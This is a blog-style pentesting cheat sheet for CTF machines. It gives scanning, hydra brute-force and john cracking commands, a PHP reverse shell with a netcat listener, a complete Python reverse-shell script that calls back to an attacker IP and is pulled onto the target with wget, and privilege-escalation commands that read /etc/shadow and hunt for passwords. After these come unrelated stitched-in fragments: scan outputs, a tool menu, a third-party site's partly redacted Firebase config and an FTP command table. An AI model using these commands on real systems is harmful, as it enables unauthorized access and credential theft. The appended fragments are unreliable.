Cheat Sheet For Pentesting

Ali İrfan Doğan · Follow

3 min read · Jan 21, 2024

# SCANNING

> First of all, let’s scan the open ports and their versions.

```
nmap -sV -A -p- [Target IP Address] -oN [../nmapresult.txt]
```

> How many ports open?

```
nmap -vvv [Target IP Address]
```

> What vulnerabilities exist in this machine?

```
nmap — script vuln -p- [Target IP Address]
```

> If Apache2 or any web server is running;
> First, let’s find the folders on the server.

```
dirb http://[Target IP Address]
```

> Or let’s try alternative scanning methods.

```
gobuster dir -u http://[Target IP Address] -w [../dirbuster/wordlist.txt]
nikto -h [Target IP Address]
```

> After the scans are completed, the web server (if any) is visited and all information is collected:

# BRUTE FORCE

> Let’s try to crack the usernames we found with a brute force attack.

```
hydra -l [Username We Found] -P [../wordlist.txt] [Whichever Port is Open]://[Target IP Address]
```

```
hydra -l [Username We Found] -P [../wordlist.txt] http-post-form “[HTTP
Post Form]” -v
```

```
hydra -l [../Userlist.txt] -P [../wordlist.txt] [Target IP Address] [Whichever Port is Open]://[Target IP Address]
```

> For example:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.10
```

```
hydra -l james -P /home/kali/Downloads/givenbyctf.txt http-post-form “/admin/:user=^USER^&pass=^PASS^:F=invalid” -v
```

```
hydra -l /home/kali/Documents/CTF’s/attactive-directory/userlist.txt -P /usr/share/wordlists/fasttrack.txt 10.10.10.10 ssh://10.10.10.10
```

> If WordPress:

```
wpscan — url [Target IP Address] — passwords [../wordlist.txt] — usernames [Admin Username]
```

> If we see something encrypted:

```
john [../hash.txt] — wordlist=[../wordlist.txt]
john — format=[Format of the Hash] [../hash.txt]
```

> If stegonography is revealed:

```
stegcracker [../file.jpg] [../wordlist.txt]
```

> If we haven’t made much progress with the brute force attack, but we have an id_rsa:

> ***# GAINING ACCESS***
> *> For SSH key to work:*
> **chmod 600 [Key]**
>
> *> Connection with SSH key:*
> **ssh [Username]@[Target IP Address] -i [Key]**
>
> *> If it asks us for a password:*
> **python ssh2john.py id_rsa > id_rsa.hash**
> **john id_rsa.hash — wordlist=[../wordlist.txt]**
>
> *> And, repeat the above.*
> *> If there is still no gaining access, we can try a pHp reverse shell on the web server.*

# PHP REVERSE SHELL

> First, open the php document. (If you search for this php file as php-reverse-shell, you will see many examples.)

```
nano ../php-reverse-shell.php
```

> And edit the file. If you see "change $ip= " in the file, enter your own machine's IP address there. If you are connected to sites such as tryhackme via VPN, enter the IP address you are connected to.

> Let's open another terminal on us own machine and start listening to the port written in the php-reverse-shell.php file:

```
nc -nvlp [Port]
```

> Run php-reverse-shell.php on the website. For example:

```
http://[Target Website]/[Uploads]/php-reverse-shell.php
```

> If we have gained access to the port we are listening to via Netcat, but the Linux commands we are used to are not working, let's check whether this is Python.

```
print("cozuxhub")
```

> If we have seen any text we wrote in the print command as output, it is time to open a shell:

# PYTHON SHELL

> To open terminal:

```
python -c ‘import pty; pty.spawn(“/bin/bash”)’
```

> If it doesn’t work, do this first:

```
python -c ‘import pty; pty.spawn(“/bin/sh”)’
```

> Or, create a document.py in the /var/www/html on your machine and type this:

```
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((“10.0.2.4”,5555))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call([“/bin/sh”,”-i”])
```

> We first need to start the Apache2 server on we own machine.

> Go to target machine and copy this file from we apache2 server.

```
wget http://[Your IP Address]/[document.py]
```

> Let’s run this python file on our target machine.

```
python document.py
/usr/bin/python document.py
```

> If we are now a user on the target machine but do not have sufficient

> *privileges, next is privilege escalation.*

> ***# LINUX PRIVILEGE ESCALATION***
>
> *> First of all, get informaton from the machine.*
>
> ```
> whoami
> id
> uname -a
> cat /proc/version
> cat /etc/issue
> cat /etc/shadow
> cat /etc/passwd
> cat /etc/sudoers
> cat /etc/crontab
> ps aux
> ifconfig
> locate password
> find / -name password 2>/dev/null
> find . type f -exec grep -i -I “PASSWORD” {} /dev/null \;
> find / -type f -perm -04000 -ls 2>/dev/null
> ```
>
> *> Shows the commands of the user before you:*
>
> ```
> history
> ```
>
> *> Shows what the current user can do:*
>
> ```
> find / -perm -u=s -type f 2>/dev/null
> ```

> *> Shows the commands:*
>
> **ls -la /usr/bin**
>
> *> Let’s see which commands can run without root:*
>
> **sudo -l**
> **find / -type f -perm -04000 -ls 2>/dev/null**
>
> *> From here, we are likely to encounter thousands of possibilities. Since each machine has a different vulnerability, we must do our own research after the basic operations.*

Cybersecurity Ctf Ctf Writeup Tryhackme Cheatsheet

Written by Ali İrfan Doğan

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A student in the cyber security industry. https://linktr.ee/cozuxhub

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


```
ikto v2.5.0
---------------------------------------------------------------------------
arget IP:          10.0.2.4
arget Hostname:    10.0.2.4
arget Port:        80
tart Time:         2024-05-04 18:41:27 (GMT-4)
---------------------------------------------------------------------------
erver: Apache/2.4.58 (Debian)
/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
P/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ing-content-type-header/
o CGI Directories found (use '-C all' to force check all possible dirs)
/: Server may leak inodes via ETags, header found with file /, inode: 18f1, size: 562a7222d2e00, mtime: gzip. See:
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
/server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
ess to allowed sources. See: OSVDB-561
```

```
START_TIME: Sat May  4 18:41:25 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
+ http://10.0.2.4/index.html (CODE:200|SIZE:6385)
==> DIRECTORY: http://10.0.2.4/javascript/
+ http://10.0.2.4/server-status (CODE:200|SIZE:7855)

---- Entering directory: http://10.0.2.4/javascript/ ----
==> DIRECTORY: http://10.0.2.4/javascript/jquery/

---- Entering directory: http://10.0.2.4/javascript/jquery/ ----
+ http://10.0.2.4/javascript/jquery/jquery (CODE:200|SIZE:289782)
```

```
===============================================================
buster v3.6
 OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
] Url:                     http://10.0.2.4/
] Method:                  GET
] Threads:                 10
] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
] Negative Status codes:   404
] User Agent:              gobuster/3.6
] Timeout:                 10s
===============================================================
rting gobuster in directory enumeration mode
===============================================================
avascript           (Status: 301) [Size: 309] [--> http://10.0.2.4/javascript/]
ackdoors            (Status: 301) [Size: 308] [--> http://10.0.2.4/backdoors/]
erver-status        (Status: 200) [Size: 8036]
ogress: 192500 / 207644 (92.73%)
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-04 18:41 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0000030s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Debian))
|_http-server-header: Apache/2.4.58 (Debian)
|_http-title: WiFi login
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
┌─(root㉿cozuxhub)-[~/ascout]
└─#
```

Ali İrfan Doğan

aScout

USE

May 5



```
Please choose what type of scan you want to perform:
[1] Show how many open ports there are.
[2] Show what vulnerabilities exist.
[3] Show the target's operating system.
[4] Scan only UDP ports. (It takes about few minutes)
[5] Scan only the most used UDP ports.
[6] Scan only TCP scanning.
[7] Do a strong scan, if there is a vulnerability, exploit it.
[8] Show versions of services running on the target.
[9] Show information about the network.
```

Ali İrfan Doğan

nface

https://github.com/cozuxhub/nface

Feb 11

See all from Ali İrfan Doğan

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

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

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

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

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

```
2 ...[redacted]s.name="FirebaseErr...
2 ...[redacted]bled:!1,firebaseConfig...
2 ...[redacted]ortsguru.firebaseapp....
2 ...[redacted]ortsguru.firebaseio.co...
2 ...[redacted]C="@firebase/app",_...
2 ...[redacted] o.Yd("@firebase/app"...
2 ...[redacted]e","@firebase/app-co...
2 ...[redacted]pat","@firebase/analy...
2 ...[redacted]","@firebase/analytic...
2 ...[redacted]pat","@firebase/app-...
2 ...[redacted]eck","@firebase/app-...
2 ...[redacted]mpat","@firebase/aut...
2 ...[redacted]ire-auth","@firebase/auth-...
2 ...[redacted]-compat","@firebase/data...
2 .../data[redacted]ire-rtdb","@firebase/datab...
Show 45 m[redacted]
▾destinatio[redacted]ww.googletagmanager.co...
184 ...al",Di[redacted]eriments",af:"firebase_id",w...
▾gtm.js — www.googletagmanager.com/gtm...
212 ...al",Di:"experiments",af:"firebase_id",w...
▾gtm.js — www.googletagmanager.com/gtm...
14 ...ersion":false,"vtp_enableFirebaseCamp...
275 ...al",Di:"experiments",af:"firebase_id",w...
▾js — www.googletagmanager.com/gtag/js?i...
Search finish...  Found 83 matching lines in 11 fi...
```

```
Name
7473.des[redacted]7599...
main.de[redacted]7599...
js?id=G[redacted]MR8...
moe_w[redacted]atest.js
podca[redacted]web.pn...
6Q88[redacted]v=110.0...
Rubik[redacted]
Rubik[redacted]
init.js[redacted]
vue.[redacted]10.16
cust[redacted]json?v=11...
tra[redacted]on?v=111.04
sta[redacted]js?v=110.16
sco[redacted]js?v=110.16
squ[redacted]v=110.16
tra[redacted]?v=110.16
Dv[redacted].jpg?v=110.0...
UG[redacted]k0.jpg?v=110...
pred[redacted]web-live.png?v...
bingo[redacted]-live.png?v=1...
183 requests  1.7 MB transferr
```

Headers Preview Response Init[redacted] Timing

```
pluggerApiBaseUrl: "https:/[redacted]1.com/v1/users/experiments?type=FE&enti
showPreOrderProducts: !1,
faroCollectUrl: "https://fa[redacted]ncodedev.com/collect",
faroAPIKey: "my_super_app_[redacted]
faroEnabled: !1,
firebaseConfig: {
    apiKey: "AIzaSyBQxN0x[redacted]Jh_zNdbEYANF6C1mw",
    authDomain: "dream11-[redacted].firebaseapp.com",
    projectId: "dream11-s[redacted]",
    storageBucket: "dream[redacted]guru.appspot.com",
    messagingSenderId: "[redacted]28",
    appId: "1:63824514620[redacted]0b34815a7c8940b7611",
    databaseURL: "https:[redacted]-sportsguru.firebaseio.com",
    measurementId: "G-W[redacted]
},
redirectFromHost: ["fan[redacted]
fcShopLink: "https://s[redacted]om/collections/best-sellers?utm_source=FcW
s3Bucket: "fancode-me[redacted]
config: "./webpack.co[redacted]

e,t,n)=>{
```

{ } 8 characters selected

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

lcd	Change local directory.	lcd /path/to/directory
cd	Change server directory.	cd /path/to/directory
ls	List server directory files.	ls
get	Download file from server.	get filename.txt
mget	Download multiple files.	mget *.txt
put	Upload file to server.	put filename.txt
mput	Upload multiple files.	mput *.txt
bin	Set binary transfer mode.	bin
ascii	Set ASCII transfer mode	ascii

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